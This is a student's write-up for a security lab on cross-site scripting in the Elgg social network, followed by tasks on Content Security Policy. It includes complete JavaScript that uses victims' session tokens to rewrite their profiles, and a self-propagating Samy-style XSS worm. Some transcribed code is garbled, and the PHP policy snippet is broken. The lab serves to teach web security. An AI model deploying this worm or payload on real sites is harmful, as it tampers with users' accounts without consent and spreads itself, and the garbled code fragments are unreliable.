
Answer: In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, Without these, the request may be deemed illegitimate or treated as an untrusted cross-site request, potentially resulting in an error and rendering our attack unsuccessful. These essential values are typically stored in JavaScript variables. Lines 1 and 2 of our code retrieve these values from the JavaScript variables and store them in AJAX variables, which are then utilized to build the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: If this scenario holds true, our ability to execute the attack would be compromised due to the encoding applied in this mode. Special characters like '<' are replaced with their encoded counterparts ('<'), rendering them harmless. Consequently, critical elements for JavaScript code, such as '<script>' and '</script>' tags, as well as other relevant tags, would also be encoded into data. This transformation prevents them from functioning as code that can be executed.

Task 5: Modifying the Victim's Profile


To understand how to edit the victim's profile on the website, we begin by logging into Samy's account. Next, we click on the "Edit Account" button and make changes to the brief description field. After making these edits, we proceed to click the "Submit" button. During this process, we examine the content of the HTTP request using the web developer options, and here's what we observe:



```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+"&accesslevel[description]=2"


//Construct the content of your url.
var content=token+ts+name+desc+guid;
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
```

```
}
</script>
```



This code will edit any user's profile who visit Samy's profile from their own account. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session and replaces with the code. The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL: <http://www.seed-server.com/action/profile/edit> with the mentioned content as parameters.

We then log into Alice's account and visit Samy's profile and see the following on switching back to Alice's profile:



The attack was successful, Alice's profile was edited without her consent.

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Answer: According to the code we need Line 1 so that Samy does not attack himself and we can attack other users. The Javascript code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, if we did not have that line, as soon as the changes are saved, the JS code is executed, and this JS code will enter "Samy is my hero" in the 'About me' field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visit Samy's profile. When we navigate to Samy's profile we can see 'Samy is my hero'.

Task 6: Writing a Self-Propagating XSS Worm

Now in addition to the attack earlier in task 5, we need to make the code copy itself so that our attack can be self- propagating. To do this, we will be using approach that has the output of a program as the program itself.

We add the following code to Samy's profile about me section:

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
```


```
//Apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//Set the name, guid, timestamp, and token
var desc="&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";



var guid="&guid=" + elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name= "&name= " + elgg.session.user.name;

//Set the url
var content=token+ts+name+desc+guid;
var sendurl= "http://www.seed-server.com/action/profile/edit ";

if(elgg.session.user.guid!=59) {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```




After saving the changes, we log into Alice's profile and visit Samy's profile and on returning back to Bobby's profile, we see the following:



On looking into the about me field of Bobby's profile, we see the same code as in Samy's profile:

Now, we check if someone else can get affected on visiting Alice's profile. We log into Bobby's account and visit Alice's profile and on coming back to Bobby's account we see the following:



The first screenshot shows the user profile for 'Boby' on the Elgg For SEED Labs website. The profile includes a header with navigation links (Blogs, Bookmarks, Files, Groups, Members, More), a search bar, and an account menu. The profile itself features a profile picture of a cartoon character, a name 'Boby', and an 'About me' section with the text 'Samy is my hero'. There are buttons for 'Edit avatar' and 'Edit profile'.

The second screenshot shows the 'Edit profile' page for 'Boby'. It contains a 'Display name' field with 'Boby', an 'About me' section with a rich text editor containing JavaScript code, and a 'Public' privacy setting. The code in the 'About me' field is:

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id='\"'worm\"' type='\"'text/javascript\"'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\"' + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var desc="&description=Samy is my hero" + wormCode;

dscr += "&arraclevall&acrrintinnl=2";

```

On the right side of the edit page, there are buttons for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.


This shows that Boby was affected and his 'about me' changed to what we had set in Samy's JS code, but we never visited Samy's profile. This is because we visited Boby's profile that contains the same code as that of Samy's, because his profile was infected when he visited Samy's profile. This proves that the attack is self-propagating and it is successful.


This attack shows that Boby is now the worm carrier.

In this code, we could get rid of `if(elgg.session.user.guid!=samyGuid)` line and still the attack

would be successful because now when Samy will save the code, it will get impacted. The only impact of that line now is that Samy himself will never become a victim of the XSS attack.

Task 7: Defeating XSS Attacks Using CSP





1. Describe and explain your observations when you visit these websites.

Answer: When we visit the three websites `www.example32a.com`, `www.example32b.com`, and `www.example32c.com`, as a result the first website displays all of the fields as OK, the second website displays only two fields as OK, and the third website displays three fields as OK.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Answer: When we click on 'click me' buttons on the three websites `example32a`, `example32b`, and `example32c`, the first website displays "JS Code Executed." This website's JavaScript code was executed, that means that anyone who visits the page is prone to attack. The output did not change for the second and third websites, which states that their JavaScript code did not execute and that they are less prone than `example32a.com`.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Answer: From the screenshot below the code is updated. The experiment was successful and when the `www.example32b.com` configuration was changed, Areas 5 and 6 displayed correctly. Once the code has been modified, Apache2 must be restarted for the code to function.

```
1# Purpose: Do not set CSP policies
2<VirtualHost *:80>
3    DocumentRoot /var/www/csp
4    ServerName www.example32a.com
5    DirectoryIndex index.html
6</VirtualHost>
7
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        *.example60.com
17    "
18</VirtualHost>
19
```




CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.


Answer: The server configuration and code modification of example32c.com is updated on phpindex.php were successfully updated and the result is successful.

The fields 1,2,4,5,6 have been updated and set to OK.



```
GNU nano 4.8                                phpindex.php
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self'";
        "script-src 'self' 'nonce-111-111-111' *.example70.com".
        " 'nonce-222-222-222' *.example60.com";
